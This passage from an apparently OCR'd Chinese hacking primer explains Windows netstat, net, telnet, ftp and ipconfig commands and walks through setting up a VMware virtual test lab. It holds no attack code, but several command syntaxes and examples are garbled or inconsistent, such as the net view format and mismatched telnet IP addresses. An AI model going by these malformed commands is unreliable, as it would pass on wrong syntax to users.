如果计算机有时候因接收到的数据报而数据出错或故障，不必感到奇怪，TCP/IP 可以容许这些类型的错误并自动重发数据报。但如果累计出错情况数目占到所接收 IP 数据报相当大的百分比，或者它的数目正迅速增加，就应该使用 Netstat 查一查为什么会出现这些情况。

一般用“netstat -na”命令来显示所有连接的端口并用数字表示。

1. 语法

netstat [-a] [-e] [-n] [-o] [-p Protocol] [-r] [-s] [Interval]

2. 参数说明

-a：显示所有活动的 TCP 连接以及计算机侦听的 TCP 和 UDP 端口。

-e：显示以太网统计信息，如发送和接收的字节数、数据包数。

-n：显示活动的 TCP 连接，但只以数字形式表现地址和端口号，却不尝试确定名称。

-o：显示活动的 TCP 连接并包括每个连接的进程 ID（PID）。可在 Windows 任务管理器“进程”选项卡中找到基于 PID 的应用程序。该参数可以与 -a、-n 和 -p 结合使用。

-p Protocol：显示 Protocol 所指定的协议的连接。在这种情况下，Protocol 可以是 TCP、UDP、TCPv6 或 UDPv6。

-r：显示 IP 路由表的内容。该参数与 route print 命令等价。

-s：按协议显示统计信息。默认情况下，显示 TCP、UDP、ICMP 和 IP 的统计信息。

Interval：每隔 Interval 秒就重新显示一次选定的信息。按“Ctrl+C”组合键停止重新显示统计信息。如果省略该参数，netstat 将只打印一次选定的信息。

3. 典型示例

netstat 命令可显示活动的 TCP 连接、计算机侦听的端口、以太网统计信息、IP 路由表、IPv4 统计信息（对于 IP、ICMP、TCP 和 UDP）以及 IPv6 统计信息（对于 IPv6、ICMPv6、通过 IPv6 的 TCP，以及通过 IPv6 的 UDP 协议）。使用时如果不带参数，将显示活动的 TCP 连接。

下面再介绍几个 netstat 命令的应用实例，具体如下。

①若想要显示本机所有活动的 TCP 连接，以及计算机侦听的 TCP 和 UDP 端口，则应输入“netstat -a”命令，如下左图所示。

②显示服务器活动的 TCP/IP 连接，则应输入“netstat -n”命令或“netstat（不带任何参数）”命令，如下右图所示。




显示本机所有活动的 TCP 连接




显示服务器活动的“TCP/IP”连接

③显示以太网统计信息和所有协议的统计信息，则应输入“netstat-s-e”命令，如下左图所示。

④检查路由表确定路由配置情况，则应输入“netstat-rn”命令，如下右图所示。



显示以太网统计信息



确定路由配置情况

1.4.4 工作组和域的 net 命令

net 命令是一种基于网络的命令，该命令包含了管理网络环境、服务、用户、登录等大部分重要的管理功能。常见的 net 命令有 net view、net user、net use、net start、net stop、net share 等。

下面来介绍这些常用的 net 子命令。

1. net view


作用：显示域列表，计算机列表或指定计算机的共享资源列表，效果如下图所示。

命令格式：net view [\\computername|/dp,aom[omainname]]。

不带参数的 net view：显示当前域的计算机列表。

\\computername：指定要查看其共享资源的计算机名称。

/domain[omainname]：指定要查看其可用计算机的域。



查看指定计算机的共享资源

2. net user

作用：添加或更改用户账号或显示用户账号信息。该命令也可以写为 net users。

命令格式：net user[username[password | *][options]][/domain]

username {password | *} /add [options] [/domain]

username [/delete] [/domain]

输入不带参数的 net user：查看计算机上的用户账号列表。

username：添加、删除、更改或查看用户账号名。


password：为用户账号分配或更改密码。密码必须满足 net accounts 命令的 /minpwlen 选项的密码最小长度，最多可以有 127 个字符。

*：提示输入密码。当用户在密码提示符下输入密码时，将不显示该密码。


/domain：在计算机主域的主域控制器中执行操作。

/add 和 /delete：添加和删除用户账户。

options：描述 Windows 7 操作系统下的命令行。



查看计算机上的用户账号列表



添加和删除用户账户

3. net use

作用：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息，其效果如下图所示。

命令格式：net use [devicename | *][\\computername\sharename[\volume]][password | *] [/user: [domainame\]username][/delete]|[/persistent:{yes | no}]]。

参数介绍：输入不带参数的 net use 列出网络连接，其效果如下图所示。

devicename：指派名称以便连接到资源或指定断开的设备。有两种类型的设备名：磁盘驱动器（即 D: 到 Z:）和打印机（即 LPT1: 到 LPT3:）。输入星号而不是特定设备名，将指派下一个可用的设备名。

\\computername：控制共享资源的计算机的名字。如果计算机名中包含空格字符，就要将双反斜线 (\\) 和计算机名一起用引号 (" ") 括起来。计算机名可以有 1 ~15 个 字符。

\sharename：共享资源的网络名字。

\volume：指定一个服务器上的 NetWare 卷。

password：访问共享资源所需要的密码。

/user：指定连接时的一个不同的用户名。

domainname：指定另外一个域。如果缺省域，就会使用当前登录的域。


username：指定登录的用户名。

/delete：取消一个网络连接，并且从永久连接列表中删除该连接。

/persistent：控制对永久网络连接的使用。其默认值是最近使用的设置。

yes：在连接产生时保存它们，并在下次登录时恢复。

no：不保存正在产生的连接或后续的连接，现有的连接将在下次登录时恢复。可以使用/delete 选项开关来删除永久连接。




查看网络连接

4. net start


命令格式：net start server。

作用：启动服务或显示已启动服务的列表。

不带参数的 net start：显示已打开服务，如下左图所示。在需要启动一个服务时，只需在后边加上服务名称就可以，如下右图所示。



显示已启动的服务




启动 server 服务

5. net stop

作用：停止 Windows 网络服务。

命令格式：net stop server。

与 net start 命令相反，net stop 命令用于停止 Windows 网络服务，如下图所示。



停止 server 服务

6. net share

作用：创建、删除或显示共享资源。

命令格式：net share sharename=drive:path[/users:number | /unlimited][/remark:"text"]。

不带参数的 net share 命令：显示本地计算机上所有共享资源的信息，如下图所示。


sharename：共享资源的网络名称。

drive:path：指定共享目录的绝对路径。

/user:number：设置可以同时访问共享资源的最大用户数。

/unlimited：不限制同时访问共享资源的用户数。

/remark:"text" ：添加关于资源的注释，注释文字加引号。




本地计算机上所有共享资源的信息

1.4.5 23 端口登录的 telnet 命令

telnet 是传输控制协议 / 因特网协议（TCP/IP）网络（如 Internet）的登录和仿真程序，主要用于 Internet 会话，其基本功能是允许用户登录进入远程主机系统。

命令格式：telnet+ 空格 +IP 地址 / 主机名称。

如下图所示，“telnet 192.168.0.103 80” 命令如果执行成功，则将从 IP 地址为 192.168.0.9 的远程计算机上得到 Login：提示符。




执行 “telnet 192.168.0.10380” 命令

当 telnet 成功连接到远程系统上时，将显示登录信息并提示用户输入用户名和口令。如

果用户名和口令输入正确，则成功登录并在远程系统上工作。在 Telnet 提示符后可输入很多命令用来控制 telnet 会话过程。在 telnet 提示下输入“？”，将显示 telnet 命令的帮助信息。

1.4.6 传输协议 ftp 命令

ftp 命令是 Internet 用户使用最频繁的命令之一。通过 ftp 命令，可将文件传送到正在运行 FTP 服务的远程计算机上，或从正在运行 FTP 服务的远程计算机上下载文件。在“命令提示符”窗口中运行“ftp”命令，即可进入 FTP 子环境窗口。在“运行”对话框中运行“ftp”命令，也可进入 FTP 子环境窗口，如下图所示。



进入 FTP 子环境窗口

命令格式：ftp -v-n-d-g [主机名]。

-v：显示远程服务器的所有响应信息。

-n：限制 FTP 的自动登录，即不使用。

-d：使用调试方式。

-g：取消全局文件名。

1.4.7 查看网络配置的 ipconfig 命令

ipconfig 是调试计算机网络的常用命令，它通常用来显示计算机中网络适配器的 IP 地址、子网掩码及默认网关，这是 ipconfig 不带参数的用法。常见的用法还有 ipconfig/all。



在“命令提示符”窗口中运行 ipconfig 命令，查看当前计算机的 IPv4、IPv6 地址、子网掩码以及默认网关等信息。



在“命令提示符”窗口中运行 ipconfig/all 命令，查看当前计算机的 IP 地址、子网掩码、DNS 扩展名和 DHCP 等信息。

1.5 在计算机中创建虚拟测试环境


黑客无论是在测试和学习黑客工具的操作方法还是在攻击时，都不会拿实体计算机来尝试，而是在计算机中搭建虚拟环境，即在自己已存在的系统中，利用虚拟机创建一个内在的系统。该系统可以与外界独立，但与已经存在的系统建立网络关系，从而方便使用某些黑客工具进行模拟攻击，并且一旦黑客工具对虚拟机造成了破坏，也可以很快恢复，且不会影响自己本来的计算机系统，使操作更加安全。

1.5.1 安装 VMware 虚拟机

目前，虚拟化技术已经非常成熟，产品如雨后春笋般地出现，有 VMWare、Virtual PC、Xen、Parallels、Virtuozzo 等，但最流行、最常用的当属 VMWare。VMWare Workstation 是 VMWare 公司的专业虚拟机软件，可以虚拟现有任何操作系统，而且使用简单，容易上手。


安装 VMWare Workstation 10.0.0 的具体操作步骤如下。

STEP01： 启动 VMWare Workstation 10.0.0




在安装向导界面单击“下一步”按钮。

STEP02： 设置安装类型



根据需要选择典型模式或自定义模式，这里选择典型模式，然后单击“下一步”按钮。

STEP03： 设置安装路径




单击“更改”按钮。

STEP04： 选择要安装的文件夹




选中安装位置后单击“确定”按钮。

STEP05： 返回“安装路径”对话框



单击“下一步”按钮。


STEP06： 设置快捷方式



01 根据需要勾选“桌面”和“开始菜单程序文件夹”复选框。


02 单击“下一步”按钮。

STEP07： 准备安装




单击“继续”按钮。

STEP08： 正在安装



查看安装进度。


STEP09： 输入许可证密钥



01 在文本框中输入许可证密钥。


02 单击“输入”按钮。

STEP10： 成功安装




单击“完成”按钮。

STEP11： 重新启动计算机



打开“网络和共享中心”窗口，可看到 VMware Workstation 添加的两个网络连接。

STEP12： 打开“设备管理器”窗口




展开“网络适配器”节点，可以看到其中添加的两块虚拟网卡。

1.5.2 配置安装好的 VMware 虚拟机


在安装虚拟操作系统前，一定要先配置好 VMWare，下面介绍 VMWare 的配置过程，具体操作步骤如下。

STEP01： 运行“VMware Workstation”



单击“创建新的虚拟机”选项。


STEP02： 新建虚拟机



01 选择配置类型，这里选取“典型”模式创建一个新的虚拟机。

02 单击“下一步”按钮。

STEP03： 安装客户机操作系统



01 选中“安装程序光盘”、“安装程序光盘映像文件”或“稍后安装操作系统”单选项。

02 单击“下一步”按钮。

STEP04： 选择客户机操作系统



01 选中一个客户机操作系统类型。

02 单击“下一步”按钮。

STEP05： 命名虚拟机




01 输入该虚拟机的名字。

02 单击“浏览”按钮选择存放位置。

03 单击“下一步”按钮。

STEP06： 指定磁盘容量



01 指定最大磁盘大小。

02 选择将虚拟机存储为单个文件或分成多个文件。


03 单击“下一步”按钮。

STEP07： 准备创建



单击“完成”按钮，即可完成虚拟机的创建。

STEP08： 查看已创建的虚拟机




进入虚拟机存放的路径，将会看到已生成名为“Windows 7.vmx”的虚拟机文件。

1.5.3 安装虚拟操作系统


安装虚拟操作系统的具体操作步骤如下。

STEP01： 进入“VMWare”主窗口



单击“打开虚拟机”选项。


STEP02： 打开安装虚拟机文件的位置



01 选中“Windows 7.vmx”图标。


02 单击“打开”按钮，即可打开新创建的虚拟机。

STEP03：返回 VMWare 主界面




01 单击窗口左侧的“我的电脑”>“Windows 7”栏，在导入的虚拟机右侧窗口中，可看到该主机硬件和软件系统信息。

STEP04：虚拟机设置




02 单击“编辑虚拟机设置”选项。选择“CD/DVD(SATA)”选项，在右侧“连接”栏中可选中“使用物理驱动器”单选项或“使用 ISO 映像文件”单选项。然后单击“确定”按钮。

STEP05：返回 VMWare 主界面



单击“开启此虚拟机”选项。

STEP06：出现 Windows 7 操作系统语言选择界面



按实际安装操作系统的方式进行，即可完成虚拟机系统的安装。

1.5.4 VMware Tools 安装

VMware Tools 是 VMware 提供的一套贴心工具，用于提高虚拟显卡、虚拟硬盘的性能，改善鼠标的性能，以及同步虚拟机与主机时钟的驱动程序。安装 VMware Tools 不仅能够提升虚拟机的性能，还可以使鼠标指针在虚拟机内外自由移动，再也不需要使用切换键了。

安装 VMware Tools 的具体操作步骤如下。


STEP01：启动已经安装操作系统的虚拟机



01 单击虚拟机屏幕下方的“安装工具”按钮。


02 弹出“VMware 产品安装”对话框，显示准备安装进度。

STEP02：进入安装向导



单击“下一步”按钮。


STEP03：选择安装类型



01 选中“典型安装”、“完整安装”或“自定义安装”单选项。


02 单击“下一步”按钮。

STEP04：准备安装




单击“安装”按钮。

STEP05：正在安装



系统开始安装并显示安装进度。

STEP06：安装完成



单击“完成”按钮，重启系统后即完成安装操作。

第2章 信息的扫描与嗅探

本章主要介绍黑客常用入侵工具的使用，包括扫描工具的使用、嗅探工具的使用，以及系统监控等有关知识，使计算机使用者能够及时采用相应的保护措施。

主要内容：

- 扫描的实施与防范
- 嗅探的实现与防范
- 运用工具实现网络监控

2.1 扫描的实施与防范

